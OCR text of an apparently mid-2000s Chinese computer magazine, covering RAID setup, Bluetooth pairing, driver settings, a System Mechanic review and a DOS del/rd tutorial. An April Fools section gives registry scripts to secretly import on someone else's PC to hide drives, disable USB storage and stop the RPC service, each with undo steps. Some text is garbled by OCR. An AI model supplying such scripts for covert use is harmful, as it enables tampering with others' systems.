中间部分其实就是状态栏，实时显示当前CPU的频率，上面的进度条就是在自动超频时作出显示。右边一栏显示的是电脑的实时硬件状态，从上到下依次为CPU、系统、北桥芯片的温度和CPU及北桥风扇的转速。同样点击最右边的小红箭头，可以调出报警设置的菜单，在里面可以自定义CPU、系统、北桥、CPU以及北桥风扇转速报警。只要拖动滑块，上面就会有数值提示，确定之后点OK就保存设定了，旁边的Default就是返回默认。

另外，点击左下角醒目的“OC MENU”，左面的菜单将自动更换为OC MENU菜单，里面用来设定内存频率，这与BIOS中的选项基本相同。单击上面的CoreCenter标志，可调出调节CPU和北桥风扇的菜单。有“Auto”和“User mode”两种模式，在“User mode”中可以自行在八个模式中调整CPU风扇的转速。怎么样，功能强大吧？




图26



图27

8 主板驱动埋伏RAID超级硬盘

RAID存储方案在个人电脑系统渐渐开始应用，Intel也很快发现了这一块新兴市场，于2003初就发布了第一款直接支持RAID 0、1的南桥芯片——ICH5R，紧随其后VIA、SIS和nVIDIA也都发了各自直接支持RAID的南桥芯片。一时间市场上就有着越来越多的主板具备了直接支持RAID的功能。虽说它们的功能目前看来还尚显简单，大都只支持RAID 0、1，但就是这小小的进步， 比起以Silicon Image和Promise为代表的几百元一张的第三方SATA RAID卡解决方案起来。这支奇兵的突然到来，给我们这些精打细算的小百姓带来了更多的方便和实惠。

Intel的ICH5R南桥是首个将SATA和RAID技术特性的支持整合到芯片组上的厂家，一般用于8X5系列的主板中(见图28)。而ICH6R作为ICH5R的升级南桥版本，主要用于9X5系列的主板中，增加了SATA 接口和多加了RAID 0+1模式，最重要的是拥有创新的Matrix Raid，所谓Matrix Raid就是透过ICH6南桥芯片控制，让两颗硬盘同时具备RAID 0和RAID 1功能，在1个物理磁盘列阵当中创建2个虚拟的磁盘列阵。因为9X5系列的主板目前在市场上并未大面积铺货，所以现在采用ICH6R南桥的主板并不多见。如果你的机器主板正好是8X5系列，又碰巧手头又新买了SATA硬盘，那还等什么呢？一起来提升机器的性能吧。




图28

1.组建SATA RAID 0阵列

许多865G、865PE、875P主板芯片组都采用了Intel的82801ER(ICH5R)芯片。ICH5R芯片具有的RAID Migration(RAID迁移)技术大大简化了用户使用RAID的升级过程。如果你想将现有的一颗硬盘的系统升级到RAID 0模式，只要安装第二硬盘后，进入BIOS设置，选择“Integrated Peripherals(综合设置)”，再进入OnChip IDE Devices(IDE接口设置)，将SATA模式设置为“RAID”。Intel英特尔芯片组主板Application Accelerator RAID Edition软件的阵列建立功能便会在后台自动完成向RAID模式的转换工作，完全免去了以往繁琐的操作过程，也无需重新安装操作系统。需要说明的是，在RAID系统建立后，用户即便随意更换磁盘接口和磁盘顺序，也不会破坏RAID系统。如果你不想使用RAID功能，你可以在BIOS里面关闭RAID的支持。用不了几分钟时间RAID 0磁盘阵



图 29


图 30




图 31

列建立好了(见图29、30)。

2.组建 RAID 1

ICH5-R的RAID 1的安装稍显复杂，首先在BIOS里面打开RAID的功能，并且不在BIOS设置任何RAID的设置。第二步到http://www.mydrivers.com/dir73/d29466.htm 下载Intel英特尔芯片组主板Application Accelerator RAID Edition应用程序加速器驱动最新3.5版本版。进入Windows XP系统后，使用Intel的Application Accelerator软件来建立我们的RAID 1磁盘阵列。方法是右击选择建立或者是删除。然后按提示信息确认(见图31)。

小知识

Serial ATA(简称SATA)，是Intel公司和APT Technologies, Inc.、Dell、IBM、Maxtor及Seagate等几家厂商共同制定的新一代硬盘传输接口标准。其传输方式是将许多数据位封装成一组封包，然后以比平行模式快30倍的速度在来源与目的地之间来回传送数据封包。

RAID 0，是一种最简单的磁盘阵列，就是将所有硬盘视为一个大的逻辑硬盘，采用数据分块并行传送的方法，把数据以块为单位依序分开存入各个硬盘，有非常好的存取效率以及超大的硬盘总容量。

RAID 1，就是每一块硬盘都有一个相对应的镜像盘，每一个写入磁盘的数据都会被复制到镜像盘中，系统可以从一组镜像盘中的任何一个硬盘读取数据，所以又被称为镜像的RAID制式，使得数据的安全性得到了最大的保障,硬盘的容量利用率为50%。

RAID 0+1，它是磁盘分段及镜像的结合，综合了带区集和镜像的优势，优化了RAID 0及RAID 1的特点。其实就是采用2组RAID 0的磁盘阵列互为镜像，让它们之间又成为了一个RAID 1的阵列。所以可以提供最佳的速度体验和更好的安全性能，可硬盘的容量利用率和RAID 1相同，为50%。

9 XP SP2 埋伏蓝牙

蓝牙技术是一种无线数据与语音通信的开放性全球规范，以低成本的近距离无线连接为基础，为固定与移动设备通信环境建立一个特别连接的短程无线电技术。不少先富起来的人购买了内置蓝牙的本本，最近又新添了部蓝牙功能的手机。但苦于不知如何驱动？下面我们就来看看如何使用本本蓝牙驱动来使用新手机。

蓝牙使用内制在9×9平方毫米微芯片上的短程射频链接，工作在2.4GHz ISM(工业、科学、医学)频段。该频段全球开放，意味着从理论上说，采用这些无线联网技术的设备在全球任何地点都可以正常使用。它的一般连接范围是10米，通过扩展可以达到100米；不限制在直线范围内，甚至设备不在同一间房内也能相互链接；以点对多点的方式链接多个设备，最多可达7个，形成一个个人领域的网络。

我们用来做示范的系统是内置蓝牙的XP SP2。手机是Philips Fisio820，整个过程只需要几分钟！

第一步：打开双方的蓝牙设置为“开”，双击控制面板里的“蓝牙设备”图标可以看到当前没有连接设备。

第二步：点击“添加设备”会出现“添加蓝牙设备向导”(见图32)。选中里面的 “我设备已经设置并且准备好，可以查找”，点击“下一步”开始搜索。系统会成功查找到笔者的手机，再次点击下一步(见图33)。

第三步：这里我们选择“为我选择一个密钥”继续下一步(见图34)。



图 32



图 33



图 34



图 35



图 36



图 37

此时手机上会出现要求输入密钥的对话框，输入系统提供的一组数字即可(此处为36648430，见图35)

第四步：输入完成后系统和手机就已经通过蓝牙方式连接成功了(见图36)。

此时就可以很方便地通过系统托盘处的蓝牙图标进行文件的传递了(见图37)。

蓝牙定义了计算机和通信设备之间如何进行通信，也定义了如何将某一个应用映射成硬件以便和蓝牙技术相融合。使用蓝牙技术制造的蓝牙芯片、无线耳机，个人局域网。现在已经越来越多了，将来甚至可在玩具、家用电器、普通电话、汽车等传统产品里都会有蓝牙芯片。那时候，我们的本本，就成了名副其实的个人数码集中控制器了。

10 驱动无数小将全待命

硬件驱动程序中更有无数只需一两步设置便能起到意想不到作用的功能设置，我们一一为你列出，让你一看便明。

1.让全屏幕视频更亮丽



位置：“显示属性→设置→高级→GeForce FX5600→色彩校正”

数字振动功能一般分为四级，级数越高，显示画面越亮丽，因此该功能在全屏观赏视频的时候可明显提升画面显示效果。不过，在平时的电脑操作中，数字振动开得太高会让人觉得屏幕刺眼。

2.刷新率超频功能



位置：“显示属性→设置→高级→GeForce FX5600→刷新率超频”

该功能可解决进入游戏之后，显示器刷新率自动恢复为60Hz的问题。在版本旧一些驱动程序中，需要进入“Direct3D设置”中才能找到该项设置。

3.ATi显卡“热启动”

位置:“显示属性→设置→高级→VPU Recover”



这是显示芯片重置功能，当驱动和硬件已经停止响应时，程序会重新独立启动图形处理器，这样就可以避免电脑彻底死机。不过，开启该功能就不能对显卡进行超频，否则很容易造成黑屏、死机等问题。

4.开启WMV视频硬件加速


位置:“显示属性→设置→高级→选项”



该功能主要是对视频播放进行优化，减少视频文件回放画面中的马赛克，提高播放画面的效果和流畅度。但开启此功能会使一些电脑出现花屏的问题，这主要是显卡本身品质问题或超频所致。另外，开启此功能之后，还可能导致在线播放视频画面模糊的问题，将此功能关闭即可解决。

5.针对视频画面调整

位置:“显示属性→设置→高级→覆盖”



该项功能是可对正在播放的视频画面效果进行相应地调整。调整包括亮度、对比度、饱和度、色调及Gamma等，但该项调整只是针对正在播放的视频画面，而不会影响系统及其他程序(如Photoshop、游戏等)的显示效果。也正因如此，该功能也只有在系统进行视频播放时才是可调整的。而在没有进行视频播放的时候，它成灰色不可操作状态。此外，它还具备专门针对双屏应用的〝影院模式选项〝，但此功能在单一显示器下不可用。

6.Sensaura 3D声音处理功能

位置:“BlackGold Ⅱ 5.1音频属性→常规→交互式3D音频”



这是应用在黑金Ⅱ声卡上的一项声音处理技术，它和以前的A3D和DirectSound 3D的地位很相似。它主要包含了MacroFX、EnvironmentFX、ZoomFX和MultiDirve四项技术。在开启了该功能之后，可得到更加真实的空间感、距离感、音场感与互动效果。

7.数字音效自动增益控制

位置:“控制面板→音效管理→音效”



该功能主要作用在于将数字声音规格化，这样就可控制其输入信号的功率，让系统在过荷时避免出现严重的音效失真，同时在输入信号过低时，自动补偿、调整到最佳状态。开启该功能，对音频的录制、播放都会有一定的好处。

8.光驱的数字CD音频功能

位置:“系统属性→硬件→设备管理器→DVD/CD-ROM驱动器→光驱具体型号→属性”



该功能在Windows Me以上版本的操作系统中才具备。它能让系统直接通过数据线读取CD驱动器中的音频CD光盘而不需要经过CD驱动器的数模转换器，从而提升系统的CD播放功能与播放质量。凡是能开启此功能的系统及CD驱动器，都不需要再连接声卡与CD驱动器之间的模拟音频输出线。

小编有话说: 驱动附带的工具绝不仅这十面埋伏，只要你在安装硬件驱动之后仔细留意，说不定就能发现潜伏在其中的猛将。如果有新的功能发现一定记给CFan来信，与大家一起分享你的惊喜。 CF[ZT01]

全面专业的系统维护 只因有了System Mechanic

系统维护 舍我其谁

★★★

■ 自由风

就像家中需要常备螺丝刀、钳子、剪刀等维修工具一样，在你的电脑中也需要有相应的系统维护工具，不过要找到一套得心应手的系统维护工具却不容易，这里笔者为大家推荐一款非常专业的系统维护工具软件——System Mechanic Professional，它拥有几十个功能模块，集系统优化、系统维护、垃圾清理、系统修复、系统保护等功能为一体，可以说是全能的系统工具箱。

System Mechanic Professional 小档案

u软件版本:5.5a　　软件大小:31235KB

u软件性质:共享软件　　适用平台:Windows 9x/2000/XP

u下载地址:http://www.onlinedown.net/soft/19616.htm

对于System Mechanic Professional(以下简称SMP)这样一款强大的工具来说，很难用一篇文章来完整描述，它具备的系统垃圾清理、重复文件检查、上网记录清除、注册表修复、内存优化等诸多功能，都是大家以前经常接触到的，使用起来也能触类旁通，这里就不再介绍了，本文主要介绍SMP中同类软件不具备的强大功能。

系统安全专家

SMP集成了卡巴斯基系列病毒防火墙Kaspersky Anti-Virus Personal和网络防火墙Kaspersky Anti-Hacker，所以在安装时首先会提示卸载系统中已经安装的其他杀毒软件和网络防火墙，如果你习惯于使用系统中已安装的杀毒软件和网络防火墙，则可在安装界面中取消"Antivirus"和"Firewall"选项(见图1)以便取消安装这两个模块。




图1

小提示

如果选择安装Kaspersky Anti-Virus，则安装后应在其托盘图标上单击鼠标右键，选择"Update Anti-Virus Database"进行病毒库升级，以保证杀毒效果。

除杀毒和网络防火墙外，SMP还提供间谍软件清除工具，在其主程序界面中打开"PROTECT→Eliminate Spyware"模块，点击"Star Spython Wizard"，SMP首先会自动更新下载间谍软件数据库，然后打开向导窗口，单击"Next"按钮后再点击"Scan"即可对系统进行扫描，扫描完毕后，SMP会列出所有发现的间谍软件名称和相关介绍(见图2)，最后单击"Remove"按钮即可自动清除这些间谍软件。




图2

小提示

SMP在操作上与其他程序有些区别，在打开这些非独立运行的功能模块时，我们不能像其他软件那样直接点击右上角的"×"按钮关闭，那样会关闭整个主程序，正确的方法是点击一下左上角的箭头按钮返回主程序。

弹出广告杀手

SMP中有一个单独运行的模块程序System Mechanic 5 PopupStopper，号称弹出广告杀手，可以帮你自动关闭 览网页时经常出现的弹出式广告窗口。通常情况下，其默认规则能自动封杀大部分的弹出广告窗口，但如果在 览网页时，遇到没有被封杀的广告窗口出现，则可以右击PopupStopper的系统托盘图标，选择"Add Open Popup for

blocking"，在弹出的子菜单中会显示出所有当前打开的IE窗口标题，选择你要封杀的广告窗口，从此以后这个广告窗口就再也不会出现了。

PopupStopper采用的是黑白名单的方式对广告窗口进行过滤，右击其托盘图标，选择"Options"可以打开配置窗口(见图3)，"Black List"黑名单列表中可以分别通过



图3

"Popup Titles"广告窗口标题文字和"Ad Servers"广告窗口网址两种方式对广告窗口进行封杀，保证了封杀的准确性和效果，单击"Add"按钮可以添加新的数据，在经过长时间的数据积累后，你可以单击"Export"按钮将配置数据导出，这样下次重装软件时就可以通过"Import"来导入列表数据了。

卸载"看不见"的程序

卸载管理工具很多，但SMP在功能上却技高一筹，有自己的独门绝技。打开"CLEAN→Uninstaller Software"功能模块，软件会自动扫描并列出系统中所有的卸载程序，其中前面有绿色标记的表示该程序可以被正常卸载，在其右键菜单中选择"Start selected uninstaller"即可进行卸载。而有红色标记的则表示该软件曾被非正常删除，但卸载信息没有清除，我们只需要选中这些卸载列表项，在其右键菜单中选择"Remove selected item"即可将其卸载信息从列表中清除。

当然，这些基本的卸载功能完全可以在Windows自带的添加删除程序中完成，SMP的拿手好戏是可以卸载系统中的任何应用程序，即使这些软件本身没有卸载程序。单击"Uninstall Program Not Listed"标签按钮，它就会扫描并显示出系统中安装过的所有程序，看下列表，还真有许多软件是在其他卸载软件中"看不见"的，仔细看下，有许多都是系统组件，原来它还可以直接卸载系统组件程序(见图4)。选中要卸载的程序，单击"Next"按钮设置卸载选项，一般取默认设置即可，再次单击"Next"按钮，SMP就会自动找出硬盘和注册表中所有与该软件有关的




图4

信息并显示出来，选中所有要清除的磁盘文件和注册表信息，单击"Remove"按钮，从弹出菜单中选择"Remove all marked items in all sections"即可进行自动卸载。

给应用程序"搬家"

很多时候，我们希望把安装在系统分区中的应用程序转移到另外的磁盘分区上，但直接移动安装路径中的文件，会导致许多快捷方式不能使用，甚至无法运行程序，使用SMP中的软件重定位功能就可以方便地给应用程序"搬家"。

打开"MAINTAIN→Relocate software"模块，SMP会扫描出系统中已经安装过的所有程序，这个列表和卸载"看不见"的程序时的列表是完全一样的，选中要转移的程序，单击"Next"按钮，在"Root Destination Folder"栏中输入目标路




图5

径或者按"Browser"按钮选择新的目标路径(见图5)，然后单击"Start"按钮，SMP会对硬盘和注册表中的相关信息进行搜索，并显示出所有相关的文件，建议选中所有显示的结果以实现彻底转移。此时单击"Relocate"按钮，

在弹出的菜单中选择“all marked items in all sections”即可完成程序转移工作。

自启动程序“警卫”

许多恶意软件都会在我们不知不觉的情况下，在系统中自动添加自启动项目，从而达到控制系统的目的，SMP 中的 Startup Guard 功能，可以给你的系统请个忠实的“警卫”，帮你看住最容易被恶意程序入侵的系统自启动项目。

打开“OPTIMIZE→Manage Windows Startup→Startup Guard”功能模块，首先选中“Enable Startup Guard”选项允许这个“警卫”常驻系统工作，这时你可以在系统托盘中看到一个注册表样式的图标，这说明它已经开始工作了。然后单击“Options”按钮，可以对其参数进行配置，它同样允许使用黑白列表的方式进行控制，不过笔者并不建议使用这种方式，因为许多自启动程序的名称并不固定，如果这里不添加任何数据，那么任何软件在系统中添加自启动程序时，Startup Guard 都会在右下角弹出提示警报(见图6)，显示出新增的自启动程序名称以及程序路径，你可以




图 6

根据这些信息判断是否允许其自动启动，警报对话框中有四个控制选项:Prevent this startup configuration change once(禁止新增自启动程序一次)、Accept this startup configuration change once(允许新增的自启动项目一次)、Always Prevent this startup configuration change(总是禁止这个自启动程序而不出现任何提示)、Always Accept this startup configuration change(自动允许新增该启动程序，同样不会出现任何提示)。

恢复数据文件

误删文件、数据丢失是电脑使用过程中经常遇到的问题，SMP 提供有专业的数据搜索和恢复工具——Search and Recover 来帮你解决问题，这也是一个单独运行的组件，我们可以直接在开始菜单 SMP 程序组中打开，也可以在主界面中打开“FIX→Recover Deleted Data”模块来运行。

Search and Recover 提供了相当多的数据恢复功能，其中“File Rescue Wizard”采用向导模式，只需要选择文件类型、选择磁盘分区、开始扫描三个简单的步骤就可以帮你恢复被删除的文件，不过它采用的是快速恢复模式，如果你需要更专业的恢复功能，则可以打开“Advanced Deleted File Search”高级恢复模块，在打开的恢复窗口中单击工具栏中的“Search”按钮，选择“New Search”，在选项窗口中可以设置扫描的磁盘分区以及文件属性、大小、类型等扫描条件(见图7)，最后单击“Search”按钮即可，扫描结束后在要恢复的文件上单击鼠标右键，选择“Recover Selected”，并选择保存路径即可将其恢复，注意在恢复时建议选择保存到其他的磁盘分区。




图 7

除了针对所有文件的恢复功能外，SMP 还提供了针对特殊文件类型的数据恢复功能，“Media Recovery Wizard”可以使用向导模式帮你恢复图片、MP3 等多媒体文件，而“Recover Lost E-mail”则可以帮你恢复丢失的电子邮件数据。另外“Emergency Disk Image”模块可以帮你建立磁盘镜像，而“Security Tools”也是一个非常实用的功能，打开后选择“Enable File Terminator”选项，然后就可以在“资源管理器”的右键菜单中选择“Terminate”来彻底删除文件，使用该功能删除的文件不会被数据恢复工具恢复出来，对于机密数据文件可以使用该功能进行删除。

最后还需要告诉大家一个技巧，SMP 还具备一项非常实用的自恢复功能，如果我们使用该软件对系统做出了错误的优化和修改，都可以通过该功能进行恢复，打开“OPTIONS→Undo Changes”模块，可以看到所有曾经做过的修改操作(见图8)，然后选中你要恢复的项目后单击



图 8

“Undo”按钮，在弹出菜单中选择“Selected events”即可进行自动恢复。 CF [YY01]

一年一度的愚人节又到了 又是一个整人的黄金节日

整人宝典之愚人节诱惑

★★

■ 乔珊

! " # $ % & ' ( ) * + , (- . / # 0 1 2 3 ! 4 4 1 5 (6 7 8 9 : * (; 7 8 9 < : = > ? @ A B C D E F G (> H I J K L M N O & P Q(R 7 S T & U N V W X Y Q J Z [(6 \ ] ^ H I _ ` a b c J d e f f

特别声明:本文中的所有例子仅供愚人节开玩笑使用,切勿用于其他不良用途。

硬盘消失了

惊人程度:★★★★☆　　**破坏力**:▲▲▲△△

适用平台:Windows 98/2000/XP/2003

* 本文中的注册表脚本,如果在 Windows 98 中使用,需要将第一行的"Windows Registry Editor Version 5.00"修改为"REGEDIT4"。

效果:让对方磁盘分区在系统中消失。试想你的朋友在启动系统进入桌面后,打开"资源管理器",却惊奇地发现所有磁盘分区统统不见踪影(见图),会是一种什么样的感受?



搞怪方法:

第一步:打开"记事本",输入以下内容并保存为disk.reg文件:

```
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]
"Nodrives"=dword:ffffffffx
```

第二步:用软盘、闪存盘或"网上邻居"等方式将disk.reg文件复制到对方的硬盘中,然后双击导入,重启后分区即被隐藏。

解救方法:在被隐藏分区的系统中打开"注册表编辑器"(通过运行regedit.exe),找到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer],在右侧窗格中删除Nodrives键值,重启即可。

USB设备失效了

惊人程度:★★★☆☆　　**破坏力**:▲▲▲△△

适用平台:Windows 2000/XP/2003

效果:大家都知道,在Windows 2000/XP/2003中,USB设备(如闪存盘等)可以即插即用,无须安装驱动。现在,我们要达到的效果就是当对方插上闪存盘等USB设备时,系统虽然能正常识别(USB设备指示灯也闪烁),但在"资源管理器"和系统托盘区就是找不到USB图标,导致对方无法正常使用USB设备。

搞怪方法:

第一步:打开"记事本",输入以下内容并保存为NoUSB.REG:

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\usbstor]
"Start"=dword:00000004
```

第二步:趁对方不在或不注意时,将该注册表文件复制到他的电脑中,然后双击导入注册表。按F5刷新一下,使设置生效。

解救方法:打开"注册表编辑器",找到上述分支,在右侧窗格中将"Start"的值由"4"修改为"3"即可。

系统就要瘫痪了

惊人程度:★★★★★　　**破坏力**:▲▲▲△△

适用平台 Windows 2000/XP/2003

效果:刚才系统还好好的,转眼间已经到了崩溃的边缘,难道中了"冲击波"?

搞怪方法:在对方电脑中直接操作,打开"注册表编辑器",找到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RpcSs],在右侧窗格中双击"Start",将该键值修改为"4"(不含引号)。

在对方重启后,RPC服务就被停止了,系统便开始出现各种奇怪的故障。

解救方法:打开"注册表编辑器",将[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RpcSs],将"Start"的键值修改回"2"(不含引号)后重新启动电脑,一切恢复正常。

■ 掌柜的

DOS 快餐店(四)

★★★

磁盘清道夫——del 和 rd 的故事

本文可以帮你学到

- del 和 rd 命令的使用
- 利用脚本清空临时文件夹

经过连续三期的 DOS 大餐轮番上阵，相信各位客官已经有些饱了，那就由掌柜的我来给大家讲个故事解解闷吧：del 和 rd 是一对兄弟，共同生活在 DOS 小镇里。他们每天的工作很简单——拆除小镇里违章搭建或废弃的小区(目录)，并将小区内的建筑(目录中的文件)也逐一拆除(删除)。

有一天镇长交给他们一个任务：在小镇一个隐蔽的角落里，有人在"c:\windows"小区里非法建造了一座叫"Trojan.exe"(木马)的建筑，并且已经有一些游民入住其中，所以无法将其拆除，两兄弟要做的就是在确保无人在建筑内的情况下将其拆除。

任务说明：Windows 经常会受到一些恶意程序侵害，比如木马程序就会侵入系统，偷走我们的账号和资料。可是当发现木马文件时，往往因为它正在运行而无法查杀，杀毒软件也爱莫能助。所以必须将系统启动到"MS-DOS 方式"(Windows 9x)或者"故障恢复控制台"(Windows 2000/XP)下，然后在命令行下删除木马文件。

del c:\windows\trojan.exe

小提示

当面对系统中的顽固文件无法删除时，也可参考上文，启动到"故障恢复控制台"后用 del 命令将其删除。

本期配料：del/rd　**适宜人群**：没有 DOS 基础的初学者

del是如何完成文件删除工作的呢？让我们来回顾一下刚才的杀木马过程中 del 命令的基本使用。

目标 1：删除 c:\windows\trojan.exe

del c:\windows\trojan.exe

命令格式：del 要删除的文件路径(如要删除的文件在当前目录下，则无需输入完整路径而只需给出文件名)

命令讲解：del 后直接加上要删除的文件的详细路径，就能删除该文件，如果要删除的文件在当前驱动器的当前目录下，则可省略详细路径而直接用"del 文件名"的方式删除文件。

镇长显然对 del 的工作效率不太满意："你拆除建筑的速度也太慢了，能不能同时几幢一起拆？"和上一期中我们介绍的 copy 命令一样，del 命令支持使用通配符的批量删除。

目标 2：删除 d:\movies 目录下所有扩展名为 RM 的文件

del d:\movies*.rm

命令格式：del 要进行批量删除的文件目录*.扩展名




图 1　在进行批量删除时出现确认提示

命令讲解：通配符的使用说明可以参考上一期中本栏目的相关内容。我们还可以通过"del d:\movies\a.*"和"del d:\movies*.*"来删除 d:\movie 目录下所有文件主名为 a，但扩展名不限的文件或者所有文件(见图 1)。

del 在听取镇长意见改进了拆楼速度后，却发现拆错了几幢楼，这回又得挨骂了。有什么方法可以在删除文件时再进行一次确认，以防止误操作带来的数据丢失？

目标 3：删除 d:\games*.*，每个文件在被删除时都需要确认

del /p d:\games*.*

命令格式：del /p 要进行批量删除的目录及文件名

命令讲解：在使用了这个参数后，当文件在删除前便会提示"文件名，要删除(Y/N)吗？"

拆除工作仍在紧张地进行当中，可是 del 却发现接着要拆除的建筑上分别贴着"只读"、"系统"、"隐藏"的标签(见图 2)，这样的建筑是否能拆呢？使用 del 命令删除普通文件时可以不加任何附加参数，但是如果要删除的文件含有以上三种属性之一或同时具备这几种属性，那么在删除时就必须使用其他参数。



图 2

目标 4：删除 c:\windows\sys.dll，假设该文件属性为"系统"、"只读"

del c:\windows\sys.dll /ars

命令格式：del 文件名(如果不在当前目录则给出完整路径，下文中的例子中皆为此形式) /a[r][s][h][a]

命令讲解：/a 表示指定要删除的文件的属性("a"即"attributes"，意为"属性")。在 /a 后指定具体的文件属性，可选的有 r(只读)、s(系统)、h(隐藏)、a(存档)。

小提示

★当只需删除只读文件时，也可以用另一种参数 /f，如删除 c:\windows 下的只读文件 game.log，则可用命令“del c:\windows\game.log /f”(不含引号)。

★在 /a 参数后的属性中，我们可以使用“-”作为“否”的前缀，如“del d:\movies*.* /a-s”即表示删除 d:\movies 目录下的所有非系统属性的文件。

有一个连锁超市倒闭了，小区里有好几家这种超市，del 奉命拆除这些超市废弃的房屋来支持绿化建设，如果能一下子拆除小区中所有这种超市的房屋该有多方便，同样在 Windows 中我们经常需要删除一个目录下所有指定文件名的文件(包括子目录中)，这时应该试试 /s。

目标 5：删除 c:\windows\web 目录下所有扩展名为 HTT 的文件

del c:\windows\web*.htt /s

命令格式：del 文件名 /s

命令讲解：使用 /s 参数后，del 命令就会在指定目录(如未指定则在当前目录)及其子目录中搜索所有指定文件名的文件并删除。

小提示

此法配合注册表的修改可用于清除“欢乐时光”病毒，但需要加上参数 /arsh。

当在拆除一个小区中所有建筑时，都得到镇长那儿打一下报告(要谨慎嘛)，十分麻烦。在使用如″del d:*.*″之类的删除目录中所有文件的命令时，都会提示″是否确认(Y/N)？″。

目标 6：删除 d:\movies*.*，并且无须确认

del d:\movies*.* /q

命令格式：del 文件名 /q

命令讲解：/q 称为″安静模式″，即在删除整个目录文件时不进行提示。在使用此参数时要小心，因为如果误打了命令，我们连最后一个挽回的机会都没有了(见图 3)。



图 3

和 del 的工作比起来，rd 的工作显然轻松得多。在 del 将小区内的所有建筑拆除之后，rd 负责拆除小区的外墙。

目标 7：删除 d:\movies 目录

rd d:\movies

命令格式：rd 目录名(如果该目录在当前目录下，则无需输入完整路径，下文中的例子皆为此形式)

命令讲解：rd 仅指定要删除的目录，而不加任何参数仅能删除空目录(即目录中无任何文件)。如果目录中有文件，则会提示错误(见图 4)。




图 4

